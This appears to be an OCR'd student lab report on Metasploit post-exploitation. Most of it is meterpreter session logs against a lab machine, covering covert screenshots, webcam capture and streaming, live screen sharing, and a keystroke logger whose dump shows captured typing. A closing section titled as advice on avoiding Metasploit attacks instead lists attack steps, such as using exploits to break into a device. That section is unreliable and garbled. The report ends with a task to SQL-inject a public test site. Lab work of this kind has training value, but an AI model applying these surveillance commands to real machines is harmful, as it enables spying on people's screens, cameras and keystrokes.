


Access the victim machine



Take a screenshot




root@kali: ~
File Actions Edit View Help
meterpreter > screenshot
Screenshot saved to: /root/lbSFoQHa.jpeg
meterpreter > screenshot
Screenshot saved to: /root/PfIyaUQr.jpeg
meterpreter > webcam_cam
[-] Unknown command: webcam_cam
meterpreter > webcam
[-] Unknown command: webcam
meterpreter > webcam_list
1: USB Video Device
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/PTaGbKoh.jpeg
meterpreter > webcam_stream
[*] Starting ...
[*] Preparing player ...
[*] Opening player at: /root/ZwmwFSpx.html
[*] Streaming ...
[-] Error running command webcam_stream: Rex::TimeoutError Operation timed out.
meterpreter > stop
[-] Unknown command: stop
meterpreter > webcam_stream
[*] Starting ...
[*] Preparing player ...
[*] Opening player at: /root/kQGiGOSM.html
[*] Streaming ...

Metasploit screenshare - 192.168.1.17 — Mozilla Firefox

Metasploit screenshare - 192 ×


file:///root/kQGiGOSM.html


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
Target IP  : 192.168.1.17
Start time : 2022-09-07 11:34:40 -0400
Status     : Playing
```

File Actions Edit View Help

```
[-] Unknown command: webcam_cam
meterpreter > webcam
[-] Unknown command: webcam
meterpreter > webcam_list
1: USB Video Device
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/PTaGbKoh.jpeg
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /root/ZwmwFSpx.html
[*] Streaming...
[-] Error running command webcam_stream: Rex::TimeoutError Operation timed out.
meterpreter > stop
[-] Unknown command: stop
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /root/kQGiGOSM.html
[*] Streaming...
^C[-] Error running command webcam_stream: Interrupt
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/yfxSmGZg.html
[*] Streaming...
```


Metasploit screenshare - 192.168.1.17 — Mozilla Firefox
Metasploit screenshare - 192
file:///root/yfxSmGZg.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Target IP : 192.168.1.17
Start time : 2022-09-07 11:36:32 -0400
Status : Playing
This PC
File
Computer
View
Quick access
OneDrive - Personal
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Folders (7)
3D Objects
Music
Devices and drives (3)
Local Disk (C:)
40.3 GB free of 145 GB
kali linux [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
1
2
3
4
Metasploit screenshare - 192.168.1.17 — Moz
Metasploit screenshare - 192
file:///root/yfxSmGZg.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Target IP : 192.168.1.17
Start time : 2022-09-07 11:36:32 -0400
Status : Playing


root@kali: ~
File Actions Edit View Help
Command Description
timestomp Manipulate file MACE attributes
meterpreter > keyboard_send
Please specify input string
meterpreter > c
[-] Unknown command: c
meterpreter > C:
[-] Unknown command: C:
meterpreter > c/
[-] Unknown command: c/
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > k
[-] Unknown command: k
meterpreter > kayscan_start
[-] Unknown command: kayscan_start
meterpreter > keyscan_start
Starting the keystroke sniffer ...
[-] stdapi_ui_start_keyscan: Operation failed: Incorrect function.
meterpreter > keyscan_dump
Dumping captured keystrokes ...
google.com<CR>
<Left Windows><Shift><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><Left><^H>e<CR>
keyscan<Shift>_dump<CR>
meterpreter >

HOW TO AVOID METASPLOITE ATTACKS :

- *Run a discovery scan*
- *Use the Help command to find a list of commands*
- *Run a vulnerability scan*
- *Import data from a vulnerability scanner*
- *Use task chains to schedule scans!*
- *Validate vulnerabilities*
- *se exploits to break into a device*

Reference :

https://sathisharthars.wordpress.com/2014/05/21/hack-windows-7-with-metasploit-using-kali-linux/

https://www.tutorialspoint.com/metasploit/metasploit_quick_guide.htm

https://levelup.gitconnected.com/ethical-hacking-part-7-metasploit-penetration-testing-framework-b768dac407a

✦*Task -3 :*

statement :

Perform SQL injection Manually on http://testphp.vulnweb.com
Write a report along with screenshots and mention preventive steps to avoid SQL injections.

Website : *http://testphp.vulnweb.com/*

